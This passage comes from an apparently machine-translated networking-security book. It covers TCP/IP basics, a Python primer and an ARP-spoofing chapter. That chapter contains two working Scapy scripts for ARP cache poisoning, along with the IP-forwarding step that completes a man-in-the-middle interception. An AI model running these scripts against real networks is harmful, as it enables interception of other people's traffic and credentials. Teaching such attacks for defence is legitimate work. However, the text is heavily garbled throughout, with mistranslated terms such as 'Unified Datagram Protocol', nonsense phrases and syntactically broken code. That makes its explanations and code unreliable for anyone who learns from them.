



Figure 2.13 Three-way handshake

Figure 2.14 UDP header



2.10 UDP

UDP (Unified Datagram Protocol) as TCP layer on the Trans Sport anzusie-needles, but waived on a session and is therefore also known as stateless protocol. Furthermore, it only knows the source and destination port, and does not care whether the outgoing packets arrive at the destination computer, or if the order is correct. A typical UDP header is shown in Figure 2.14.

UDP operates on the principle of "fire and forget" and is used mainly in use of services where it is not so important that all data arrive. This is mainly used for streaming services like Internet radio and television of the case. UDP is but also as a transport protocol for DNS use. The benefit of UDP is the higher throughput because the packet headers are not only much smaller than the TCP header, it is not for every sent packet is a response packet expected.

2.11 A case study

An Ethernet / TCP / IP network is today's most commonly encountered network Art It consists of five instead of seven layers of the theoretical model ISO/OSI-. Briefly to refresh: Ethernet is on Layer 2, IP (Internet Protocol) to layer 3, TCP (Transport Control Protocol) or UDP (see section 2.10) 7th Layer 4-6 and services such as HTTP, SMTP, FTP, etc. Layer

Let's look at the different layers from top to bottom on the basis of an HTTP packet. As an example, a call to the website www.springer.com the-tions. First disassemble our computer the URL www.springer.com in their working

constituents. As would be `HTTP` for the application protocol to be used, the host name `www`, domain `springer`, the top-level domain - short TLD - (com) and finally the resource you want to retrieve in this case we `/`.

Armed with this information, our computer writes the request in an HTTP header (Layer 7).

```
GET  /  HTTP
1.1
Host: www.springer.com
```

Continue to the next TCP layer (Layer 4-6). This builds on the three-way handshake for a connection with the other person and addressed the destination port (80 for HTTP) and the source port to the operating system to find the requesting application and forwards the packet to IP.

IP (Layer 3) notes first of all that with our address of the target computer `www.springer.com` not much can really begin, because the protocol requires an IP address (62.50.45.35). The resolution of the name in a ne-IP address does the DNS service (see section 6). Knows the IP address of the target computer, it first checks whether the computer on the same network. This is not the case, so looking at the local IP routing table to find out where the packet must be sent so that it arrives. If there is no direct-th entry for the destination network, the packet is addressed to the default gateway. Finally, still writes the IP address of the network card, on which the packet is sent as a source IP in the header and check whether the package is too large to send (keyword fragmentation). Then it will move on to the next few layer.

On Layer 2 packet is received by the Ethernet protocol. ARP makes sure that the destination IP address is resolved to a MAC address and the MAC-/IP-Zuordnung noted in its ARP cache so that it does not need to be checked with each data packet. Ethernet writes the determined and its own MAC address to the Ethernet packet and passes it to the last layer (physical), in the case sent to the driver of the network card of the package.

2.12 Architectur e

The logical structure of a network communication can be done from the perspective of the application layer in two ways: client / server and peer-to-peer (P2P).

In a client / server architecture (such as HTTP), there is a computer (server), the. Offers one or more services, and another computer (client) that wants to use this service The client makes a request and the server responds, if he puts forward the request properly and legitimately holds.

In a peer-to-peer architecture (eg file sharing), however, all computers are equal. Anyone can offer services while inquire.

The vast majority of network communications employ a client-server architecture.

2.13 Gateway

A gateway provides the connection from a network to one or more other networks. Most often you will encounter the term "gateway" in connection with the "Default Gateway", the router that receives all packets that have a computer does not know where he should hinschicken otherwise.

Nowadays, a gateway typically governs the communication of an internal network to the Internet and is usually equated with the router.

Previously, the term for a computer was used, which mediates between different network types.

2.14 Router

For routers, a distinction between Internet routers and the standard home routers as they deliver Internet service provider (ISP) with or without Wi-Fi to their customers, and serve and the home network to the Internet to connect to it hopefully provide effective protection against attacks.

Home routers are often referred to as a gateway, because they control the transition of a network to another. You pick up all data packets, the internal computer you want to send to the internet, write the IP address (see Sect. 2.7) To the public, assigned by the provider to address and direct them to an Internet router at the ISP on.

Internet routers forward also forward packets, but they have as opposed to the home routers not only a static route to which they send all the data, but make use of various protocols such as RIP, OSPF or BGP to exchange among themselves their routing tables and to determine the shortest path to the destination computer.

Using the command `traceroute` to find every Internet router that between your computer and the target computer to forward the packets to answer this so-far on certain packages.

```
traceroute www.springer.com
traceroute to www.springer.com (62.50.45.35)
 1  192.168.1.1 (192.168.1.1)  1167 ms
 2  xdsl-31-164-168-1.adslplus.ch (31.164.168.1)
 3  * * *
 4  212,161,249,178 (212,161,249,178)
 5  equinix-zurich.interoute.net (194.42.48.74)
 6  xe-3-2-0-0.fra-006-score-1-re0.interoute.net (212.23.43.250)
 7  AE0-0.fra-006-score-2-re0.interoute.net (84.233.207.94)
 8  ae1-0.prg-001-score-1-re0.interoute.net (84233138209)
 9  AE0-0.prg-001-score-2-re0.interoute.net (84233138206)
10 ae2-0.ber-alb-score-2-re0.interoute.net (84233138234)
11 static-62-50-34-47.irtnet.net (62.50.34.47)
12 static-62-50-45-35.irtnet.net (62.50.45.35)
```

2.15 Bridge

A bridge is a layer-2 router, the possibly also implements a firewall.

2.16 Proxies

A proxy is a proxy. He takes from a client against a request and sends it to its place on the destination machine. The difference to the router is that a router is a layer 3 (IP) and a proxy depending on the type of Layer 4-6 (TCP / UDP) or Layer 7 (application).

Many proxies provide additional support towards the possibility to understand the protocol that they pass, and so to prevent other protocols that are spoken about her port, and the contents of the logs to dangerous and / or undesired content such as spam or viruses to investigate. Furthermore, they offer some proxies can allow the service until after the user
has authenticated eg by password or smart card.

Normal while a proxy must be set explicitly in the connection. The Web proxy is entered, for example in the browser. However, there is also the special case that a link from a router or firewall (Sect.. 2.18) is automatically redirected to the proxy. Such a proxy is called a transparent proxy. Most Internet service providers work nowadays transparent proxies, especially for HTTP, without the user becomes aware of it. Usually this is done for performance reasons, because the proxy stores static Web content such as images and videos in its cache. In some countries, however, transparent proxies are also used to censor the Internet and monitor.

Some web proxies add a `PROXY VIA entry` to the HTTP header to what one can see not only that the connection is through a proxy, but in addition, the IP address of the proxy learns. Transparent proxy the presence of this header entry points but probably rather go to a misconfiguration than intention.

Interested readers can, for example, use the following script to display all the information HTTP Browser www.datenterrorist.de/cgi-bin/ env.pl

2.17 Virtual Private Networks

Virtual Private Network (VPN) is a collective term for a variety of protective mechanisms, which have in common is a connection using encryption selungs and / or protect the authentication process. Most VPNs sup-port the ability to tunnel all networks with strong cryptography so-

well to protect against espionage and manipulation. For this extended to a VPN protocol stack either at Layer 3, 4 or 7 Generally speaking, the deeper the engagement takes place in the protocol stack, the more potentially secure the tunnel, because all higher layers can be protected.

Typical protocols for VPN solutions IPsec, PPTP and OpenVPN, ty-typical applications connecting branch offices to the corporate network and the integration of Roadrunnern (employees who want to log in via a mobile inter-net connection on the move into the corporate network).

2.18 Firewalls

A firewall is not a product and not a magic box with many important flashing LEDs acting even though many IT security companies want you to make believe it. A firewall is a security concept. It serves to protect networks and computers against hackers, and is only as effective as the combination of their individual components.

Typical components of a firewall is usually a packet filtering, Intrusion Detection System version, Intrusion Prevention System, Log Analyzer, regular system updates, antivirus, proxy, honeypot and / or VPNs.

A packet filter is a layer 3 and 4, and decides on the basis of a control plant, if approved a data packet is discarded, rejected or should be redirected.

Intrusion detection systems are available in two different versions: host and network intrusion detection system. A Host Intrusion Detection System (HIDS) discovers successful attacks on the local computer, eg by all files and folders are stored cryptographic checksums and checked continuously.

A network intrusion detection system, however, detects attacks in network traffic, and can operate on all layers simultaneously. Its operation is similar to a virus scanner, because it looks for signatures of well-known attacks. Additionally, there is the possibility of having to learn a NIDS, which is seen as a normal traffic in a network, and the anomaly detection component of all reports of deviating data packets. Attacks that have been detected by an IDS can be averted thanks to an Intrusion Prevention System (IPS). In the simplest case the IPS contributes to enter the attacking Fende IP address in a block list of the packet filter, but this may lead to a creative attacker with fake packets can make entire network blocks out of reach, their access would actually legitimate. Therefore, bet-ter go to IPS about the payload of an attack to rewrite that it can cause any damage.

A honeypot is a simulated server or an entire network of simulated easily hackbaren services serving depending on the application to the real attacker of production servers lure or as an additional early warning system




Figure 2.15 man-in-the-middle attack

for logging and analysis of new cracking techniques, viruses, worms, etc. may be used.

And finally, the most important component: a regular system update!
If omitted, thus, the entire security concept must be rendered unusable because a firewall is like a normal desktop computer software components that contain security holes (can).

2.19 Man-in-the-middle attacks

Man-in-the-middle attacks (short Mim or Mitm attacks) work in principle like a proxy, only on an involuntary basis. Some people be-draw so transparent Zwangsproxies also as man-in-the-middle attack.

Mim all attacks have in common is that they partially or completely traffic-egg nes victim redirect to itself and then routed only to the actual destination host (see Figure 2.15).

This can be realized through a variety of techniques, such as ARP
Cache poisoning (Section 4.2), DNS spoofing (Sect. 6.7) or ICMP Redirector tion (Sect. 5.10).

An attacker can read so not only all traffic, including sensitive data such as usernames and passwords, but also target compounds under-bind or modify content.

Chapter 3
Python Basics

Summary Python is a dynamic scripting language, has set itself the goal of being easy to learn and easy to read. Its name comes from the language of the British comedy group Monty Python, so it is not surprising that another goal is that programming in Python should be fun!

3.1 Getting started is easy

To prove that these are not just empty talk, start times but the Python interactive shell by a console / a terminal of your choice `Python` Enter. The result is an input prompt, the prompt to perform all Python commands that you type, try it!

```
Ska = 42 >>>
>>> Print "The answer to everything" + str
(ska)
```

May happen to the author nothing bad that he does not keep to the gen-eral "Hello world" code, but this example shows directly many different language features.

The command `ska = 42` assigns the variable `ska` the value 42 to. 42 is a number, and because a computer in numbers is very particular, because he knows nothing else, they are available in a variety of forms (see section 3.3). For the first let-it's enough to know that a number like 42 is for Python something other than text (English String), which is between two quotation marks or apostrophes.

The print function is the text that is passed to it as parameters to the screen and the function str provides previously that the number 42 is converted into text, as you can with +just line up the same data types (or add, if you like).

The next example demonstrates the full power of Python directly to produce short, easy to understand code. Guess what magic the following lines:

```
>>>    For    line    in    file
("test.txt"):
... words = line.split ("")
... print "". join (reversed (words))
```

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_3, © Springer-Verlag Berlin Heidelberg 2012

Can you guess what all the above lines?

For each line in the file test.txt, the line is split into words and subsequently issued in reverse order on the screen. Try that in a language like Java or C!

In addition, the example above shows one of the more striking features of Python: the forced indentation of code to identify blocks, which increases the readability of the code even further.

It should also be noted that this introduction puts no value on completeness, but only wants to provide the knowledge that is needed for the understanding of the source code in this book. If you want a comprehensive introduction, which is the book Python 3 - Intensive course recommended by Springer (ISBN 978-3-642-04376-5).

3.2 The Python philosophy

The design principles and the philosophy behind Python is defined in PEP-20 "Zen of Python" and can be viewed by the Python interactive shell `import this` enters.

```
>>> Import this
The Zen of Python, by Tim Peters

Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases are not special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless Explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one - and preferably only one -
obvious way to do it.
Although that way may not be obvious at first unless
you're Dutch.
Now is better than never.
Although never is often better than * right * now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea - let's do more of those!
```

The main principles are, in the opinion of the author:

1. "Batteries included"
2. "We are all consenting adults here"
3. "There should be one - and preferably only one - obvious way to do it"

"Batteries included" means that Python already offers many modules for gängigs th tasks, such as sending an e-mail or getting a website. Thanks to the principle of "We are all consenting adults here" (in German, "We are all responsible adults") is never the Python programmer in the way. The programmer has to decide whether he wants to use a private method declared as a module or not. Python puts a no Zangskorsett to such as Java, which does not mean that there are not ways to implement such a straitjacket.

3.3 Data Types

The most important in a computer program, data, since no data can be read not be processed or output. Data may have dif-ferent types and are stored in different structures in memory.

In Python, the string data types and numbers are distinguished. Strings are letters, words or blocks of text, and numbers can be stored as integer or floating point numbers.

```
Python
>>> "Hello world"
1 >>>
2.34567890 >>>
```

Strings can be enclosed in single or double quotes. Binds to set a multi-line text with triple double quotes.

```
"" "It says so much,
we split it across multiple lines and want
to take over the line breaks "" "
```

Data types can be converted to other data types. This they must do, for example, to issue a number. To the built-in Python functions are str (), int () and float ().

```
f       =
42.23
int   i   =
(f)
```

Taken quite strictly nothing in Python only one data type Object, but which may in turn contain different subtypes such as string, integer (whole number), float (floating point) or more exotic stuff like HTTP and TCP response packet. Exactly what constitutes an object, such as object-oriented programming works is, however, beyond the scope of this brief introduction and for the understanding of the following source code is not needed.

Three types of data are a little out of line:

1. **None represents the void and is used both to create empty data structures, as well as display faults.**
2. **True is the truth and nothing but the truth.**
3. **False defined falsehood (but not the lie, because as we all know can not lie computer).**

3.4 Data Structures

Data in different structures, or - more simply - container-sen be saved. A variable has a single value, it does not matter, whether it is a number, string, or a more complex object.

```
var1 = "hello world"
var2 = 42
```

If you want to store more than one value in a defined sequence, we used a list.

```
shoplist = ['bread', 'milk', 'cheese']
```

You can save a list in Python, various data types.

```
list = ['moo', 3, 'maeh', 7]
```

With append append data to be erased with del and access is via an index (starting at 0).

```
printlist [2]
del list [2]
list.append ('maeh')
```

The number of items in a list, you can learn with len ().
Should the list be fixed, instead, use a tuple.

```
tuple = ('moo', 3, 'maeh', 7)
```

Dictionaries, in German dictionaries to store any type of data under one keyword, said word must not be taken literally, because the key can be used both strings and other data types. This likewise applies to you as a programmer can do what you think is right, and if it suits you, you can mix the different types of data as the keys used. Mostly found in real-life code but only a data type as a key use of, the good old string. Dictionaries are unordered, in contrast to lists and tuples.

```
phonebook = {'donald': 12345,
               'Roland': 34223,
               'Peter parker ": 77742}
```

The access and the value assignment takes place on the keywords (Keys), is deleted as before via `del`.

```
print phonebook ['donald']
del phonebook ['peter parker'] phone
book ['pippi longstocking'] = 84109
```

A set is like a dictionary that consists only of keys. It is mainly used in order to avoid duplicate data.

```
set = set ((1, 2, 3))
```

3.5 Functions

Fair enough, that you can now save quite a lot of data, but something you want to really be able to do with them! Here you come often benefit the already built-in Python functions. To the many modules supplied by the other Python motto "Batteries included," we in Sect 3.7 to speak. The simplest and most commonly used function is certainly `print`.

```
print "hello sunshine"
```

If you want to display something other than a string, it must convert the data to a string. This can be either the function `str ()` or with the aid of a format string.

```
Book = "neuromancer" Room
= 2
print "I have% s until% d times"% (entry, count)
```

The format string is defined as a data type to be output, and con-verted it accordingly. % S is a string,% d for digit (integer) and% f for float (floating point number). For more Formatter please under the Python online documentation doc.python.org.

Another much used feature is open to open files.

```
file = open ("test.txt")
file.writeline ("a lot of important information")
file.close ()
```

Combining both features together, you can easily spend a file's contents.

```
file = open ("test.txt")
print file.read ()
file.close ()
```

Especially for scanning and fuzzing techniques will gladly use another function, namely range, with a list of numbers can be generated by their choice of only a final value or a start and end value is passed.

```
range (23, 42)
```

A complete list or even treatment of all built in Python functions far beyond the scope of this chapter, the more detailed, visit the excellent online documentation for Python doc.python.org

Finally, it is still only explains how to add one function can
NEN, because this is like everything else in Python easy.

```
def      greetings
(name):
    print "Hello" + name greetings

("Lucy")
```

The keyword `def` starts a function definition, it follows the name of the
And function in parentheses is a list of parameters. This can benamt or as in the example above its official unsecured and get set default values if necessary.

```
def add (a = 1, b = 1):
    return a + b
```

The function body is written indented under the functional head. The indentation is a feature of Python. Where other programming ge-swept brackets and use keywords such as begin and end, Python uses indentation to define where a block of code begins and ends to force readable code. The last unknown word in the last example `return`, which serves to provide a return value back. Without return, the above function would de- `None` return.

```
print add (173, 91)
```

3.6 Control Structures

So far your program has always been processed only from top to bottom and has never taken any shortcuts, branches or Kreisvekehre. Time to change that!

The first control structure lstinlineif checks the truth of an expression to check what amounts in most cases to determine whether a variable is a certain value or the length of a list is greater than 0.

```
a       =
"moo"

if a == "moo":
    print "Yay"
```

A quick note to the truth in Python: The data type `None` and an empty list are both equivalent to `False`! The following examples are all that is untrue, so it is important to keep in mind or write on the little yellow note on the monitor.

```
a = []
if a: print "Hooray"

b = None
if b: print "Donald lucky"
```

If the If-condition prove to be untrue, this can be the case in a **else block deal.**

```
list = [range (10)]

if len (list) <0:
    print "("
else:
    print ":)"
```

If you have multiple conditions to your list, you can further define with elif, all conditions of the series and are processed according to the condition, which occurs first, wins.

```
list = [range (10)]

if len (list) <0:
     print ":
        ("
elif len (list)> 0 and len (list) <10:
    print ":)"
else
     print ":
        D"
```

The last example shows the use of the so-called Boolean operators and and or or shortcuts to define whether. Both or only one condi-tion must be true The boolean operator not used to negate this one condition. Otherwise, it should be noted that one conditions with round brackets group and boolean operators can use as many as you want, as demonstrated by the following example:

```
a = 23
b = 42

if (a <10 and b> 10) or
   (a> 10 and b <10) or
   ((A and not b) and a == 10):
   do_something_very_complicated
   ()
```

Now we come to the last control structures, the loops. There are in Python, unlike other languages, only two pieces, for, and while. Both ensure that a block of code can be run several times, and differ only in their termination conditions.

A for loop runs until the end of a iterierbarer data type as a list, tuple, quantity, etc., has been achieved.

```
books = ('funny paperback'
           'Werner',
           'Pet Sematary')

for book in books:
   print book
```

A beautiful use of a for loop is the output of a file:

```
for line in open
    ("test.txt"): print line
```

The while loop will keep running as long as the loop in her head de-fined condition is true.

```
x = 1

while x <10:
    print "% s"% x
    x = x + 1
```

3.7 Modules

The extensive Python community has for nearly all the world's problems already written finished modules, which can be downloaded for free and includes source code from the web and embed in your own programs, as we will do from the next chapter in abundance. To integrate external modules is the keyword import.

```
import sys
sys.version print sys.exit
(1)
```

If you want to use functions from a module directly without the above Modulna-men, you have to import it as follows:

```
from sys import exit exit
(1)
```

A special solution to import all functions of a module by means *possible, however, advises the author from this practice, as it can lead to Namenskollisiotions and we so do not know from which module comes the function. You should, therefore, this practice most of laziness and then with poor
tem conscience commit ;)

```
from sys import * exit
(1)
```

Python does, thanks to its "Batteries included" philosophy a huge amount of modules with the same. The author is no other programming language is known that provides such an extensive standard library and thus problem solutions for various issues such as access to the operating system and file system (sys and os), HTTP and web access (urllib, urllib2, httplib, htmllib and coo- kielib), FTP (ftplib), Telnet (telnetlib), SMTP (smtplib) etc. offers. It is worthwhile in any case, under the documentation on these modules are available online doc.python.org or via the console using `pydoc <module>` to read.

Lastly, it should be easy to explain how you can create a module itself, because you need to do nothing more than create a new folder (eg my module) and the file is `__init__.py`. **`__init__.py` signaled Python** use that directory is a package and can make initiatives to take lisierungsaufgaben (which we treat here). Insert now another file `test.py` in this folder and define a function `add()` as in Section 3.5 described. Voilà! Finish your test module is Package mymodule! They can be used as follows:

```
Add up from meinmodul.test import
print add (1, 2)
```

3.8 Exceptions

Handling Exceptions exceptions like the case that the full hard drive, not a file exists or the network has collapsed, as well as error `SyntaxError` (Grammar of the language used incorrectly), `NameError` (It is accessed a data type that does not exist) or `ImportError` (It will be attempted to import a module or a function that does not exist).

An exception is not caught, it is passed to the user and presents his side of the exception that occurred and the place where it happened even a stack trace, which is seen as a programmer in turn all the function calls that led to this error.

Depending on the error, it is useful to catch the exception, especially if you may respond programmatically such as a new attempt to connect to a server if the first attempt failed. To intercept one uses a try / except block around that code. The exception, which is to be intercepted, pass `except` and below is the code that should be executed if an error occurs.

```
try
:   fh = open ("somefile", "r")
except IOError:
    print "Can not read somefile"
```

3.9 Regular Expressions

Using regular expressions, you can create complex search patterns, and practicing search and replace. Regular expressions are like blessing and a curse at the same time. You can get very complicated and unreadable, and so turn to a security risk. Be warned!

How do regular expressions in Python? First, you must import the re module, including the provides two functions: search and sub. `Search` is used to search and `sub` to replace. Here is an example:

```
Import re >>>
>>> Test = "<a href = http://www.dat 'enterrorist.de '>
Click </ a> "
>>> Match = re.search (r "href = [\ '\"] (. +) [\' \
"]", Test)
Match.group >>> (1)
'Http://www.datenterrorist.de'
```

This really very simple example shows how quickly can cause regular expressions forms of eye cancer, but we go through it line by line once. First, a variable `test` defined that includes an HTML link as text.

With the following regular expression, we cut the URL after `href =` in quotes is from the variable `test` out, that is, we find a match. Characters inside square brackets are like a list. One of them has to happen, so we have also matched expression when in the HTML double quotes had stood.

Parentheses delineate a group. What stands between them, "her-cut", and via `group (1)` or `group (2),` if there are several groupings continue to be used. Groups can also be provided with the name, but it is in this book and can not use docs.python.org / library / re.html be gleaned.

The expression inside the parentheses `. +` states that there any character (.) must appear at least once, to a maximum infinite (+).

A list of the main characters in regular expressions, see use of, and their meanings, see Table 3.1.

If we now replace after our match, and through him "Http://www. springer.com ".

```
>>> Re.sub (match.group (1), "Http://www.springer.com"Test, \
re.DOTALL | re.MULTILINE)
"<A href = 'http://www.springer.com"> Click
</ a>"
```

The only peculiarity in this call should the two options `re. Dotall` and `re.MULTILINE` be. Actually, they are not required for this example, but in many others. `re.DOTALL` ensures that the. operator matches all characters, including newlines and with `re.MULTILINE` the re-expression guläre applied over line boundaries.

Table 3.1 Regular expression

characters	Importance
.	Any character
\ D	Only numbers
\ D	All except numbers
\ W	Only letters and special characters
\ W	Everything except letters and special characters
\ S	Space and tab
[A-z]	A character from the list az
*	The character or regular expression before it can 0 - to occur n times
+	The character or regular expression before it has 1 - to occur n times
?	The character or regular expression before it can 0 - 1 time occur to 1.4
	The character or regular expression before it has 1 - to 4 times occur

3:10 Sockets

Sockets are the operating system interface to the network. Any action you take is on a network (and these are not just TCP / IP) exporting acids, sooner or later sent over a socket to the kernel. Most application developers today use libraries that the socket layer to hide from you, and usually it is not even necessary to the deeper level to deal with the network programming. Unless you want to play on the lowest possible level to the network ;)

As the simplest possible example, we write an echo server, which sends back all that he reads from the client through the socket to the client.

```
# / Usr / bin / python

import socket

 HOST = 'localhost'
 PORT = 1337

 s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
 s.bind ((HOST, PORT))
 s.listen (1)

conn, addr = s.accept ()

print 'Connected by', addr

while 1:
    data = conn.recv (1024)
    if not data: break
    conn.send (data)

conn.close ()
```

The method socket.socket (socket.AF_INET, socket.SOCK_STREAM) kre-IERT a new TCP socket that is bound using bind () to the IP of localhost and port 1337th The function accept () waits until you connected a client and then returns its socket and IP address.

The following while loop reads about recv () as long as 1024 bytes and sends them to send () back to the client. If no more data can be read in-the, the loop is terminated and the socket connection with close () fail gracefully.

To test the operation of the echo server, we need a client. We can either GNU Netcat (netcat.sourceforge.net) the Swiss army knife for network administrators and hackers, or use ourselves quickly write an echo client. Since this is an introduction to Python programming, we choose the latter course.

```
1# / Usr / bin / python
2
3import socket
4
5 HOST = 'localhost'
6 PORT = 1337
7
8 s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
9 s.connect ((HOST, PORT))
10
11 s.send ('Hello, world')
12 data = s.recv (1024)
13
14 s.close ()
15 print 'Received', repr (data)
```

Again, with `socket ()` new socket is created, but this time via the connect () method to the IP from localhost on port 1337th The remainder of the source code is known from the previous example.

Chapter 4
Layer-2 attacks

Summary We begin our tour through the world of network hacks with a more sophisticated chapter on Layer 2 attacks. We remember: Layer 2 (see section 2.4) is responsible for the real addressing of the data in an Ethernet based on MAC addresses. In addition to an ARP attack we will look at how to respond to DoS attacks switches and how to break out of VLAN environments.

4.1 Required modules

In Python, you have to worry about details such as raw sockets and byte sizes of At some which protocols worry, because thanks Scapy Philippe BIONDI to Python, the most powerful packet generator in the world, is to al-lem abundance and easy to use than ever! No Pointerschubserei like Libnet under C, not limited awareness in terms of protocols, such as with RawIP with Perl or with Scruby under Ruby, because using the Scapy libraries can packages for all OSI Layer ARP, IP / ICMP TCP / UDP to generate DNS / DHCP, etc., but it does not only offer classes for common protocols, but also for something more exotic, such as BOOTP, GPRS, PPPoE, SNMP, Radius, Infrared, L2CAP/HCI, EAP - but more on that in Section 5.13.1.

Now we want to use Scapy to drive on our Layer 2 loose! Previously Scapy must be installed. This is done with the magic Accept line:

```
pip install Scapy
```

And off we go with the classic man-in-the-middle attacks!

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_4, © Springer-Verlag Berlin Heidelberg 2012

4.2 ARP cache poisoning

The operation of ARP (Address Resolution Protocol) is the section 2.6 explains. A computer that wants to communicate with another via IP packets must ask ARP using the MAC address of the destination computer. This question will be sent to all computers on the network. In a networked world responds heal the computer to which the requested IP belongs, with its MAC address. In a not so heal Network World, an attacker could send every few seconds his sacrifice such an ARP reply packet with its own MAC address and thus redirect connection. This works because most operating systems strangely a ARP response process even if they themselves do not have ver ARP request sent.

```
# / Usr / bin / python

import sys
import time
from scapy.all import sendp, ARP, ethers

if len (sys.argv) <3:
    print sys.argv [0] + ": <target> <spoof_ip>"
    sys.exit (1)

iface = "eth0"
target_ip = sys.argv [1]
fake_ip = sys.argv [2]

ethernet = Ether ()
arp = ARP (pdst = target_ip,
           psrc = fake_ip,
           op = "is-at")
packet = ethernet / arp

while True:
    sendp (packet, iface = iface)
    time.sleep (10)
```

We design with the help of a package Scapy `packet`, consisting of an Ethernet () and an ARP () header exists. In the ARP header we set the IP address of the victim (target_ip) and the IP should be sent to all the connections of the victim to us (fake_ip). The last parameter we need is the opcode `is-at`, declares the package as ARP response. Then it is in a continuous loop every 10 seconds using the function `sendp ()` sent.

Important is the function `sendp ()` and not the function `send ()` ver to contact, because we want to send the packet at Layer 2. Function `send ()` Packages sent via Layer 3

Thus, the attacker passes the packets and not swallowed, it must enable IP forwarding.

```
sysctl net.ipv4.ip_forward =
1
```




Figure 4.1 One-Way-man-in-the-middle




Figure 4.2 Bi-directional man-in-the-middle

Of course, not a packet filter like iptables, pf, ipfw or dergleichen lau-ing. But enough of the theory and forth with practical Python code!

If the ARP cache of the client with the `fake_ip` been tampered with, we get only the packets from the client to the `fake_ip`. The responses of the `fake_ip` remain invisible to the client. Illustration 4.1 illustrates this.

Thus the connection is routed through the attacker's computer bidirectional, as shown in Figure 4.2, an attacker must have two computers for the other app's own MAC address.

Our first example is a little clumsy and unnecessarily sent many ARP packets. It not only generates more traffic, but is also striking. Gewieftere attacker therefore use a different method.

A computer that wants to bring an IP address in question experience, using ARP request thereafter. We will now write a program that listens for ARP requests and for each request one spoofed ARP response sent. This means that even in a switched environment, all connections through the attacker's computer, because in all ARP caches for each IP address, the MAC address of the attacker is registered. The described method is quieter and more elegant because it firstly only answers when he asked, and secondly generates as little network traffic as possible with ARP.

The response packet is spoofed, as in Figure 4.3 shows parallel sent to the package of the legitimate computer. The calculator, which comes first response on the victim wins.




Figure 4.3 ARP spoofing

```
# / Usr / bin / python

import sys
from scapy.all import sniff, sendp ARP, ethers


if len (sys.argv) <2:
    print sys.argv [0] + "<iface>"
    sys.exit (0)


def arp_poison_callback (packet):
    # Got ARP request?
    if packet [ARP] op == 1.:
        answer = Ether (dst = packet [ARP]. hwsrc) / (ARP)
        answer [ARP]. op = "is-at"
        answer [ARP] hwdst. = packet [ARP]. hwsrc
        answer [ARP]. psrc = packet [ARP] pdst.
        answer [ARP] pdst. = packet [ARP]. psrc

        print "Fooling" + packet [ARP]. psrc + "that" + \
              packet [ARP] pdst. + "is me"

        sendp (answer, iface = sys.argv [1])

sniff (prn = arp_poison_callback,
      filter = "arp"
      iface = sys.argv [1],
      store = 0)
```

The `sniff () function` reads in a loop packets from the interface, which was handed over to the iface parameter. To the received packets, the PCAP filter `arp` applied to our callback function `arp_poison_ callback` is called only for ARP packets. Finally, provides the parameters store = 0 even for the packets are not stored on the hard drive.

Function `arp_poison_callback ()` does the actual work of the program. First, it checks to see if the OP code of ARP packet 1 and thus an ARP request. This is the case, we create a new ARP response packet

has set as a destination MAC and IP, the source MAC and IP of the imported package. As we source MAC nothing that causes Scapy automatically inserts the MAC address of the network card, on which the packet is sent.

IP-to-MAC via ARP resolutions are cached for a certain time, because it would be insane for any package they always ask. This ARP cache can be viewed with a simple command.

```
arp on
? (192.168.13.5) at c0: de: de: ad: be: ef [ether]
on eth0
```

How long does it take to forget the addresses varies from operating system to operating system from version to version and from setting to setting.

ARP poisoning attacks can prevent one hand with static ARP entries, but this may be depending on your operating system and version of ARP replies simply overwritten or one uses a Arp-Watcher (see section 4.3). This tells a suspicious behavior in the ARP protocol, prevents the attack but not yourself Most modern intrusion detection systems can now also detect and report ARP cache poisoning attacks and. However, you should provide their functionality with the above script to the test in order to avoid unpleasant surprises.

4.3 ARP Watcher

